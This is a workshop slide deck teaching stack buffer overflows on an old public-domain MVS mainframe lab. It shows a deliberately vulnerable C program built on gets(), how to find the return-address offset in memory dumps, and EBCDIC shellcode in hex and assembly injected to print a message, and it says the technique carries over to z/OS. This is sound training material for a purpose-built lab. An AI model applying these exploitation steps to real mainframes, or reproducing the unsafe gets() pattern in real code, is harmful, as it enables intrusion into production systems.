Hands on Mainframe Buffer Overflows

DC858/DC619

What is this?

This is a hands on session to learn buffer overflows on mainframes

We use a **VERY** old version of MVS cause its public domain

Any guesses to how old it is? I got stickers!

But these techniques work on z/OS

The Players

Jake

- Discovered this in 2021.
- All credit goes to him for figuring this all out.

Soldier of FORTRAN - Phil (aka Me)

- Mainframe security enthusiast
- Local
- Been doing mainframe security since ‘12
- Spoken at DEFCON, etc etc

How to Access

- **EASY**: https://dc619.soldieroffortran.org/login
  - Password is **dc619**
- **MEDIUM**:
  - Download **x3270** or **pw3270** or **c3270**
  - Connect to **dc619.soldieroffortran.org** on port **23**
- **HARD**:
  - Install docker image from docker hub: **mainframed767/mvsce_dc619**
  - Setup port forwarding etc
  - Connect locally
  - ***I won't support this method (except after)***

https://dc619.soldieroffortran.org/login secret: **dc619**


Logon to Mainframe

You should see this:

To logon type:

LOGON DC##

Just pick a number between **01** and **28**. Password is the same as username.



For Example

I picked the username DC15

Which has a password of DC15

```
ENTER HERE ==>  LOGON DC15
```

```
ENTER CURRENT PASSWORD FOR DC15-
```

Some Terminology

- **TSO** - Time sharing option - like bash without pipes
- **JCC** - Free (as in beer) C compiler for MVS
- **Save Area** - A place in memory where registers are saved
  - Sorta like 'stack frames'
- **JCL** - Job Control Language - Think YAML but **`//`** instead of tabs
- **EBCDIC** - There's no ASCII here
- **GPR** - General Purpose Registers
- **PSW** - Program Status Word - Contains the CPU status and pointer to next instruction - 64 bits

General Purpose Registers

- There are 16 GPRs: 0 (zero) through F
- They are 32 bits (4 bytes) in length
- There is no such thing as EAX, etc
- You can use them however you want
- **BUT** over the years standard practice has emerged
  - Register 13 should be used as the return register

Vulnerable program

- In early 2021 Jake wrote an automated exploit thing called **GETSPLOIT**
  - **https://github.com/jake-mainframe/GETSPLOIT**
  - It doesn't automate the exploit, it shows its possible on MVS with C
- Made up of:
  - C program (compiled with JCC)
  - Some JCL showing crashes and memory dumps
  - Buffer overflow data

```c
#include <string.h>
#include <stdlib.h>
#include <stdio.h>


int main (int argc, char ** argv) {
    char buff[150];
    printf("Hi, what is your name?\n");
    gets(buff);
    printf("G'day %s", buff);
    return 0;
};
```

Run it

- This has been compiled and installed on the system in your ‘home folder’ (HLQ)
- You can run it at the **READY** prompt with **CALL ‘DC##.LOAD(HELLO)’**
  - ***Those single quotes are important.***

https://dc619.soldieroffortran.org/login secret: **dc619**

Follow Along

```
CALL 'DC15.LOAD(HELLO)'
 Hi, what is your name?
SOLDIER OF FORTRAN
 G'day SOLDIER OF FORTRAN
 READY
```


F3 - Exit - ***F7*** - Up - ***F8*** - Down - ***F2*** New Screen - ***F9*** Next screen - ***F10*** - Left - ***F11*** - Right

TSO ALLOCATIONS

- Basically environment variables
- The important ones are
  - STDOUT
  - STDIN
- This is what makes our C program run

```
listalc status
 --DDNAME---DISP--
 SYS1.CMDPROC
   SYSPROC   KEEP
 SYS1.HELP
   SYSHELP   KEEP
 SYS2.HELP
             KEEP
 TERMFILE   STDOUT
 TERMFILE   STDIN
 UCPUB001
```

Let's Break It!

- At the READY prompt type ***RFE*** to enter a file browser/editor
- At `Command ===>` type **3** and hit enter, then **4** and hit enter
- At `Data set name prefix ⇒` type **DC##** where ## is your userid and hit enter

```
Data set name prefix ==> DC15
```

- In the column with `S` move your cursor down to **DC##.OVERFLOW** and type **E**

```
 E DC15.OVERFLOW
```

You Should be here

```
DC29.OVERFLOW on PUB000 --
Command ===>
   NAME        TTR     VV.MM
.  LGBT400     000005
.  LOC400      000009
.  WTO400      000007
   **END**     00000A     20
```

To view/edit any of these files over write the '**.**' with the letter ***E*** (for Edit).

Put a letter **E** in front of **LGBT400** then hit enter

Navigating Review Front End

- ***F3*** to go back
- ***F7***/***F8*** to go up/down
- ***F2*** to spawn a new screen
- ***F9*** to switch between screens

After Typing ‘HEX’

```
000001 LGBTLGBTLGBTLGBT
       DCCEDCCEDCCEDCCE
       372337233723372 3
```

Submit a Job

- ***F3*** twice to exit that folder
- **E**dit ***JCLLIB***
- And **E**dit ***LAB01***

```
' DC29.ISP.PROF
e DC29.JCLLIB
' DC29.LOAD
```

	NAME	TTR
.	LAB01	000016
.	LAB02	000018
.	LAB03	00001A
.	LAB04	00001C

e	LAB01	000016
.	LAB02	000018

Yuck what is that? JCL Primer! Yay!

- Job Card - The first line (and continuation with a comma)
- The **EXEC** line, also known as the step
- **DD** lines - Data definitions
  - Think of these like ENVIRONMENT variables
  - Just that your JCL runs in its own encapsulated environment each time

LAB01 - The Hell is This?

```
//DC00LAB1 JOB (TSO),
//            'Normal Run',
//            CLASS=A,
//            MSGCLASS=H,
//            MSGLEVEL=(1,1),NOTIFY=&SYSUID
//RUN  EXEC PGM=HELLO,REGION=0M
//SYSPRINT  DD SYSOUT=*
//STDOUT  DD SYSOUT=*
//STDIN   DD *
TESTRUN
//*
//STEPLIB   DD DISP=SHR,DSN=DC00.LOAD
```

Submit the job

On the **Command ===>** line type ***SUBMIT***

```
RFEEDIT  DC29.JCLLIB(LAB01)
Command ===>
****** ****Zap****Autosave***
======  -CAUTION-  Profile no
000001 //DC29LAB1 JOB (TSO),
```

```
RFEEDIT  DC29.JCLLIB(LAB01)
Command ===> submit
****** ****Zap****Autosave***
======  -CAUTION-  Profile no
000001 //DC29LAB1 JOB (TSO),
```

You'll Get

This (the three *** means "Press Enter to continue")

```
JOB DC29LAB1(JOB00081) SUBMITTED
***
```

Followed by this:

```
$HASP165 JOB   81  DC29LAB1 ENDED- MAX COND CODE 0000
***
```

Checking Job Output

- Open a new screen with ***F2*** (notice the little **2** next to **Command**)
- Type ***3*** hit enter then type ***8*** hit enter
- Now put an **S** next to **DC##LAB1** in the '**S**' column and hit enter
- Then ***F8*** to scroll to the bottom and see the STDOUT for **HELLO**

```
2 COMMAND ===>
 S Q JOBNAME   JOBIDENT QUEUE
 ' ' DC29      TSU00057 XEQ @
 ' ' DC29      TSU00055 PRTPUN
 s ' DC29LAB1  JOB00081 PRTPUN
```

Output

```
IEF375I  JOB /DC29LAB1/
IEF376I  JOB /DC29LAB1/
Hi, what is your name?
G'day TESTRUN
******EOF-TTR=00010100**
```

Lets Overflow some Buffers

- Hit ***F9*** to go back to the editor screen (1)
- Hit ***F3*** to exit ***LAB01***, then ***E***dit **LAB02** (with the letter E)
- Lets take a look at this JCL
-

LAB02 - STDIN

```
//DC00LAB2 JOB (TSO),
//            'Crash Run',
//            CLASS=A,
//            MSGCLASS=H,
//            MSGLEVEL=(1,1),NOTIFY=&SYSUID
//RUN  EXEC PGM=HELLO,REGION=0M
//SYSPRINT  DD SYSOUT=*
//STDOUT  DD SYSOUT=A
//STDIN   DD DISP=SHR,DSN=DC00.OVERFLOW(LGBT400)
//STEPLIB   DD DISP=SHR,DSN=DC00.LOAD
//SYSUDUMP  DD DISP=SHR,DSN=DC00.DUMP001
```

Submit the Job And get the Error

- Submit this job (type ***submit*** and hit enter)
- Hit ***F9*** to switch to screen 2
- Hit ***F3*** to exit this viewer
- In front of ***DC##LAB2*** put an ***S*** and hit enter

```
2 COMMAND ===>
 S  Q  JOBNAME   JOBIDENT  QUEUE
 '  '  DC29      TSU00057  XEQ @
 '  '  DC29      TSU00055  PRTPUN
 '  '  DC29LAB1  JOB00081  PRTPUN
 s  '  DC29LAB2  JOB00082  PRTPUN
```

Viewing the Dump 💩

- When a program crashes it dumps memory and other artifacts to a flat file for review.
- Our JCL told the system where to put the dump
- Let's take a look
  - Hit ***F3*** twice
  - In front of ***DC##.DUMP001*** put an ***E***

```
' DC29.CNTL
e DC29.DUMP001
' DC29.DUMP002
```

Who Here Remembers

Who remembers what LGBT in EBCDIC was in hex?

LGBT

D3 C7 C2 E3

For Sake of Time

- In the dump you can search for LGBT with: ***F D3C7C2E3***
- Notice almost all the registers are overwritten
- Jump to line 4518: ***L 4518***
  - Notice the second column (***0B40C0***)
  - This is the location in memory

```
004518   0B40A0   00000000 00000000 00000000 D3C7C2E3
004519   0B40C0   D3C7C2E3 D3C7C2E3 D3C7C2E3 D3C7C2E3
004520            LINES 0B40E0-0B4200 SAME AS ABOVE
004521   0B4220   D3C7C2E3 D3C7C2E3 D3C7C2E3 D3C7C2E3
```

Find Our Return

- ***F3*** to exit out of the dump
- ***E*** in front of ***DC##.JCLLIB***
- ***E*** in front of ***LAB03***
- Then ***Submit***

- The file ***LOC400*** contains letters/numbers/symbols every 4 bytes

```
-------------------------------------------------------------------------------
000001 AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRR
       CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
       1111222233334444555566667777888899991111222233334444555566667777888899999
-------------------------------------------------------------------------------
```

DUMP002 

- Exit the editor hitting ***F3*** twice
- Then ***E*** for edit next to ***DUMP002***
- Notice the PSW instruction address

```
000002 0COMPLETION CODE        SYSTEM = 0C4
000003 0PSW AT ENTRY TO ABEND  078D0000 007C7C7C
```

- Go to line 384: ***L 384***

```
000384 -PROCEEDING BACK VIA REG 13
000385 0SA   0B41DC  WD1 5E5E5E5E   HSA 7A7A7A7A   LSA 7D7D7D7D   RET 7C7C7C7C
000386               R1  6B6B6B6B   R2  4C4C4C4C   R3  4B4B4B4B   R4  6E6E6E6E
000387               R7  E0E0E0E0   R8  4F4F4F4F   R9  79797979   R10 B0B0B0B0
000388  NO ACDEB AND ASSOCIATED RDT AND FMCBS
```

DUMP002 

- Where does our memory start? Search for EBCDIC AAAA:
  - ***F C1C1C1C1***

```
1Command ===> F C1C1C1C1                                                    S
 004520  0B4080   E933B305 00094FF8 FD000000 009AFEB0    009DE4F0
 004521  0B40A0   00000000 00000000 00000000 C1C1C1C1    C2C2C2C2
 004522  0B40C0   C6C6C6C6 C7C7C7C7 C8C8C8C8 C9C9C9C9    D1D1D1D1
```

LOC400

```
0000 0000: C1 C1 C1 C1 C2 C2 C2 C2  C3 C3 C3 C3 C4 C4 C4 C4  AAAABBBB CCCCDDDD
0000 0010: C5 C5 C5 C5 C6 C6 C6 C6  C7 C7 C7 C7 C8 C8 C8 C8  EEEEFFFF GGGGHHHH
0000 0020: C9 C9 C9 C9 D1 D1 D1 D1  D2 D2 D2 D2 D3 D3 D3 D3  IIIIJJJJ KKKKLLLL
0000 0030: D4 D4 D4 D4 D5 D5 D5 D5  D6 D6 D6 D6 D7 D7 D7 D7  MMMMNNNN OOOOPPPP
0000 0040: D8 D8 D8 D8 D9 D9 D9 D9  E2 E2 E2 E2 E3 E3 E3 E3  QQQQRRRR SSSSTTTT
0000 0050: E4 E4 E4 E4 E5 E5 E5 E5  E6 E6 E6 E6 E7 E7 E7 E7  UUUUVVVV WWWWXXXX
0000 0060: E8 E8 E8 E8 E9 E9 E9 A9  81 81 81 81 82 82 82 82  YYYYZZZz aaaabbbb
0000 0070: 83 83 83 83 84 84 84 84  85 85 85 85 86 86 86 86  ccccdddd eeeeffff
0000 0080: 87 87 87 87 88 88 88 88  89 89 89 89 91 91 91 91  gggghhhh iiiijjjj
0000 0090: 92 92 92 92 93 93 93 93  94 94 94 94 95 95 95 95  kkkkllll mmmmnnnn
0000 00A0: 96 96 96 96 97 97 97 97  98 98 98 98 99 99 99 99  oooopppp qqqqrrrr
0000 00B0: A2 A2 A2 A2 A3 A3 A3 A3  A4 A4 A4 A4 A5 A5 A5 A5  ssssttt uuuuvvvv
0000 00C0: A6 A6 A6 A6 A7 A7 A7 A7  A8 A8 A8 A8 A9 A9 A9 A9  wwwwxxxx yyyyzzzz
0000 00D0: F1 F1 F1 F1 F2 F2 F2 F2  F3 F3 F3 F3 F4 F4 F4 F4  11112222 33334444
0000 00E0: F5 F5 F5 F5 F6 F6 F6 F6  F7 F7 F7 F7 F8 F8 F8 F8  55556666 77778888
0000 00F0: F9 F9 F9 F9 F0 F0 F0 F0  5A 5A 5A 5A 7F 7F 7F 7F  99990000 !!!!""""
0000 0100: B1 B1 B1 B1 5B 5B 5B 5B  6C 6C 6C 6C 5F 5F 5F 5F  ....$$$$ %%%%^^^^
0000 0110: 50 50 50 50 5C 5C 5C 5C  4D 4D 4D 4D 5D 5D 5D 5D  &&&&**** (((()))) 
0000 0120: 60 60 60 60 6D 6D 6D 6D  4E 4E 4E 4E 7F 7F 7F 7F  ----____ ++++====
0000 0130: 5E 5E 5E 5E 7A 7A 7A 7A  7D 7D 7D 7D 7C 7C 7C 7C  ;;;;:::: ''' @@@@
0000 0140: 7B 7B 7B 7B A1 A1 A1 A1  6B 6B 6B 6B 4C 4C 4C 4C  ####~~~~ ,,,,<<<<
0000 0150: 4B 4B 4B 4B 6E 6E 6E 6E  61 61 61 61 6F 6F 6F 6F  ....>>>> ////????
0000 0160: E0 E0 E0 E0 4F 4F 4F 4F  79 79 79 79 B0 B0 B0 B0  \\\\|||| ```` ....
0000 0170: D3 C7 C2 E3 D3 C7 C2 E3  D3 C7 C2 E3 D3 C7 C2 E3  LGBTLGBT LGBTLGBT
0000 0180: D3 C7 C2 E3 D3 C7 C2 E3  D3 C7 C2 E3 D3 C7 C2 E3  LGBTLGBT LGBTLGBT
```

All the Pieces

- We control the return register (***7C7C7C7C***)
  - We know where in our overflow it is
- We could point anywhere but we'll use our memory (***0B40B0***)
- Lets make some shellcode:

0x41E100080A230A0300180000C8F4C3D2F3C440E3C8F340D4F4F1D5C6D9F4D4F3

What does it do?

```
LA  R1,X'8'(R15)
SVC   35
SVC   3
DC  X'00180000'
DC  C'H4CK3D TH3 M41NFR4M3'
```

Load R1 with the address stored in R15 + 8
SVC 35 - WTOR (print) - SVC 3 - Exit with 0
DC X’00180000’ how big is the text for print + 4
DC C’...’ The text to print

WTO400

```
0000 0000: C1 C1 C1 C1 41 1E 00 08  0A 23 0A 03 00 18 00 00  AAAA.... .........
0000 0010: C8 F4 C3 D2 F3 C4 40 E3  C8 F3 40 D4 F4 F1 D5 C6  H4CK3D T H3 M41NF
0000 0020: D9 F4 D4 F3 D1 D1 D1 D1  D2 D2 D2 D2 D3 D3 D3 D3  R4M3JJJJ KKKKLLLL
0000 0030: D4 D4 D4 D4 D5 D5 D5 D5  D6 D6 D6 D6 D7 D7 D7 D7  MMMMNNNN OOOOPPPP
0000 0040: D8 D8 D8 D8 D9 D9 D9 D9  E2 E2 E2 E2 E3 E3 E3 E3  QQQQRRRR SSSSTTTT
0000 0050: E4 E4 E4 E4 E5 E5 E5 E5  E6 E6 E6 E6 E7 E7 E7 E7  UUUUVVVV WWWWXXXX
0000 0060: E8 E8 E8 E8 E9 E9 E9 A9  81 81 81 81 82 82 82 82  YYYYZZZz aaaabbbb
0000 0070: 83 83 83 83 84 84 84 84  85 85 85 85 86 86 86 86  ccccdddd eeeeffff
0000 0080: 87 87 87 87 88 88 88 88  89 89 89 89 91 91 91 91  gggghhhh iiiijjjj
0000 0090: 92 92 92 92 93 93 93 93  94 94 94 94 95 95 95 95  kkkkllll mmmmnnnn
0000 00A0: 96 96 96 96 97 97 97 97  98 98 98 98 99 99 99 99  oooopppp qqqqrrrr
0000 00B0: A2 A2 A2 A2 A3 A3 A3 A3  A4 A4 A4 A4 A5 A5 A5 A5  ssssttt uuuuvvvv
0000 00C0: A6 A6 A6 A6 A7 A7 A7 A7  A8 A8 A8 A8 A9 A9 A9 A9  wwwwxxxx yyyyzzzz
0000 00D0: F1 F1 F1 F1 F2 F2 F2 F2  F3 F3 F3 F3 F4 F4 F4 F4  11112222 33334444
0000 00E0: F5 F5 F5 F5 F6 F6 F6 F6  F7 F7 F7 F7 F8 F8 F8 F8  55556666 77778888
0000 00F0: F9 F9 F9 F9 F0 F0 F0 F0  5A 5A 5A 5A 7F 7F 7F 7F  99990000 !!!!""""
0000 0100: B1 B1 B1 B1 5B 5B 5B 5B  6C 6C 6C 6C 5F 5F 5F 5F  ....$$$$ %%%%^^^^
0000 0110: 50 50 50 50 5C 5C 5C 5C  4D 4D 4D 4D 5D 5D 5D 5D  &&&&**** (((()))
0000 0120: 60 60 60 60 6D 6D 6D 6D  4E 4E 4E 4E 7F 7F 7F 7F  ----____ ++++====
0000 0130: 5E 5E 5E 5E 7A 7A 7A 7A  7D 7D 7D 7D 00 0B 40 B0  ;;;;:::: ''''.. .
0000 0140: 7B 7B 7B 7B A1 A1 A1 A1  6B 6B 6B 6B 4C 4C 4C 4C  ####~~~~ ,,,,<<<<
0000 0150: 4B 4B 4B 4B 6E 6E 6E 6E  61 61 61 61 6F 6F 6F 6F  ....>>>> ////????
0000 0160: E0 E0 E0 E0 4F 4F 4F 4F  79 79 79 79 B0 B0 B0 B0  \\\\|||| ``` ....
0000 0170: D3 C7 C2 E3 D3 C7 C2 E3  D3 C7 C2 E3 D3 C7 C2 E3  LGBTLGBT LGBTLGBT
0000 0180: D3 C7 C2 E3 D3 C7 C2 E3  D3 C7 C2 E3 D3 C7 C2 E3  LGBTLGBT LGBTLGBT
```

619

@mainframed7

- Right

Submit our Exploit

- ***F3*** out of the dump
- ***E***dit the ***JCLLIB***
- ***E***dit ***LAB04***
- ***SUBMIT*** the JCL

```
RFEEDIT   DC29.JCLLIB(LAB04)
1Command ===> submit
****** ****Zap****Autosave**
000001 //DC29LAB4   JOB (TSO)
```

- Hit enter a few times and notice the return code

LAB04 - EXPLOIT

```
//DC00LAB4  JOB (TSO),'EXPLOIT Run',CLASS=A,MSGCLASS=H,
//            MSGLEVEL=(1,1),NOTIFY=&SYSUID
//RUN  EXEC PGM=HELLO,REGION=0M
//SYSPRINT  DD SYSOUT=*
//STDOUT  DD SYSOUT=*
//STDIN   DD DISP=SHR,DSN=DC00.OVERFLOW(WTO400)
//STEPLIB   DD DISP=SHR,DSN=DC00.LOAD
//SYSUDUMP  DD SYSOUT=*
```

View the Output

- Hit ***F9*** to switch screens (2)
- If you're at the list and its not there hit ENTER
- If you're not at the list but at the output screen hit ***F3***
- Next to ***DC##LAB4*** put an ***S*** and hit enter

```
RFEOUT
2 COMMAND ===>
S Q JOBNAME   JOBIDENT QUEUE
' ' DC29      TSU00057 XEQ @
' ' DC29      TSU00055 PRTPUN
' ' DC29LAB1  JOB00081 PRTPUN
' ' DC29LAB2  JOB00082 PRTPUN
' ' DC29LAB3  JOB00083 PRTPUN
S ' DC29LAB4  JOB00084 PRTPUN
```


F3 - Exit - ***F7*** - Up - ***F8*** - Down - ***F2*** New Screen - ***F9*** Next screen - ***F10*** - Left - ***F11*** - Right

Congrats! You did it!

NOTICE!

- There's no output from this job (hit F8 to get to the bottom)
- Our messages are from the OS (WTOR)

```
19.55.22 JOB   84  $HASP373 DC29LAB4 STARTED - INIT  1 - CLASS A - SYS MVSC
19.55.22 JOB   84  IEF403I DC29LAB4 - STARTED - TIME=19.55.22
19.55.22 JOB   84  +H4CK3D TH3 M41NFR4M3
19.55.22 JOB   84  IEFACTRT RUN     /HELLO   /00:00:00.02/00:00:00.10/00000/DC29
19.55.22 JOB   84  IEF404I DC29LAB4 - ENDED - TIME=19.55.22
19.55.22 JOB   84  $HASP395 DC29LAB4 ENDED
    1     //DC29LAB4  JOB (TSO),'EXPLOIT Run',CLASS=A,MSGCLASS=H,
          //             MSGLEVEL=(1,1),NOTIFY=DC29,
          //            USER=DC29,PASSWORD=            GENERATED BY IKJEFF10
    2     //RUN    EXEC PGM=HELLO,REGION=0M
    3     //SYSPRINT  DD SYSOUT=*
    4     //STDOUT    DD SYSOUT=*
    5     //STDIN     DD DISP=SHR,DSN=DC29.OVERFLOW(WTO400)
    6     //STEPLIB   DD DISP=SHR,DSN=DC29.LOAD
    7     //SYSUDUMP  DD SYSOUT=*
IEF236I ALLOC. FOR DC29LAB4 RUN
IEF237I JES2 ALLOCATED TO SYSPRINT
IEF237I JES2 ALLOCATED TO STDOUT
IEF237I 180  ALLOCATED TO STDIN
IEF237I 180  ALLOCATED TO SYS00024
IEF237I 180  ALLOCATED TO STEPLIB
IEF237I JES2 ALLOCATED TO SYSUDUMP
H4CK3D TH3 M41NFR4M3
IEF142I DC29LAB4 RUN - STEP WAS EXECUTED - COND CODE 0000
IEF285I   JES2.JOB00084.SO0101                          SYSOUT
```

Thanks!

- Thanks to Jake for writing GETSPLOIT so I didn't have to
- Thanks to Jay Moseley for MVS 3.8j
- The San Diego DEFCON group for hosting me

Links:

- https://hub.docker.com/r/mainframed767/mvsce_dc619 **Lab docker**
- https://github.com/mainframed/DC619/ **how to build the lab environment**
- https://www.reddit.com/r/mainframe/comments/400ogh/smashing_the_zos_le_daisy_chain_for_fun_and_cease/ **Article about overflows on z/OS**